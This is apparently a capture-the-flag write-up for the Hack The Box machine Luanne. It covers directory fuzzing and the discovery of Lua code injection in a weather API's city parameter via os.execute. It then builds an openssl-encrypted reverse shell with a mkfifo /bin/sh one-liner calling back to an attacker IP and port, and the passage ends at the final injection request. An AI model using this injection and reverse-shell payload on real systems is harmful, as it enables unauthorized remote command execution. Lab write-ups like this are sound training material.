


```
┌──(root💀 kali)-[/Documents/htb/boxes/luanne]
└─# ffuf -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt -u http://10.10.10.218/weather/FUZZ

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.3.0 Kali Exclusive <3
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.10.218/weather/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405
________________________________________________

forecast                [Status: 200, Size: 90, Words: 12, Lines: 2]
:: Progress: [30000/30000] :: Job [1/1] :: 390 req/sec :: Duration: [0:01:47] :: Errors: 2 ::
```




```
code:       200
message:    "No city specified. Use 'city=list' to list available cities."
```

par hazard




```
code:              200
city:              "London"
list:
  0:
    date:          "2021-05-16"
    weather:
      description: "snowy"
      temperature:
        min:       "12"
        max:       "46"
      pressure:    "1799"
      humidity:    "92"
      wind:
        speed:     "2.1975513692014"
        degree:    "102.76822959445"
  1:
    date:          "2021-05-17"
    weather:
      description: "partially cloudy"
      temperature:
        min:       "15"
        max:       "43"
      pressure:    "1365"
      humidity:    "51"
      wind:
        speed:     "4.9522297247313"
        degree:    "262.63571172766"
  2:
    date:          "2021-05-18"
    weather:
      description: "sunny"
      temperature:
        min:       "19"
        max:       "30"
      pressure:    "1243"
      humidity:    "13"
      wind:
        speed:     "1.8041767538525"
        degree:    "48.400044394059"
```

Let's try a few things here,see if we can break the JSON




```
SyntaxError: JSON.parse: unexpected character at line 1 column 1 of the JSON data
```

send it to repeater, build a string by concatenating a and b to see if we have some sort of injection here




```
GET /weather/forecast?city=' .. 'a' .. 'b' .. ' HTTP/1.1
Host: 10.10.10.218
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0

```

url encoded




```
GET /weather/forecast?city='+..+'a'+..+'b'+..+' HTTP/1.1
Host: 10.10.10.218
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0


```

```
HTTP/1.1 500 Error
Server: nginx/1.19.0
Date: Sun, 16 May 2021 01:18:45 GMT
Content-Type: application/json
Connection: close
Content-Length: 41

{
  "code":500,
  "error":"unknown city: ab"
}
```



```
GET /weather/forecast?city=' .. os.execute("id") .. ' HTTP/1.1
Host: 10.10.10.218
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

here we have some kind of injection



```
GET /weather/forecast?city='+..+os.execute("id")+..+' HTTP/1.1
Host: 10.10.10.218
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

```
HTTP/1.1 500 Error
Server: nginx/1.19.0
Date: Sun, 16 May 2021 01:20:29 GMT
Content-Type: application/json
Connection: close
Content-Length: 177

{
  "code":500,
  uid=24(_httpd)gid=24(_httpd)groups=24(_httpd)
  <br>Luaerror:[
    string"                    httpd.write('{"code": 500,')..."
  ]:2:attempttoconcatenateabooleanvalue
```

Let's get a reverse shell

Start the Listener (Pentest Box)


```
openssl s_server -quiet -key key.pem -cert cert.pem -port <PORT>
```

Launch Reverse Shell (Target Box)

On the target box, the compromised machine you have RCE on, run this…


```
low-user@pwned#: mkfifo /tmp/s; /bin/sh -i < /tmp/s 2>&1 | openssl
s_client -quiet -connect <ATTACKER-IP>:<PORT> > /tmp/s; rm /tmp/s
```

generate a certificate




```
┌──(root💀kali)-[/Documents/htb/boxes/luanne]
└─# openssl req -x509 -newkey rsa:4096 -keyout key.pem -out cert.pem -days 365 -nodes
Generating a RSA private key
..................++++
..........................++++
writing new private key to 'key.pem'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:
State or Province Name (full name) [Some-State]:
Locality Name (eg, city) []:
Organization Name (eg, company) [Internet Widgits Pty Ltd]:
Organizational Unit Name (eg, section) []:
Common Name (e.g. server FQDN or YOUR name) []:
Email Address []:
```

Listening on port 1337 using certificate that we created




```
GET /weather/forecast?city='+..+os.execute("mkfifo /tmp/s; /bin/sh -i < /tmp/s 2>&1 | openssl s_client -quiet -connect 10.10.14.23:1337 > /tmp/s; rm /tmp/s")+..+' HTTP/1.1
Host: 10.10.10.218
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0


```

url encoded



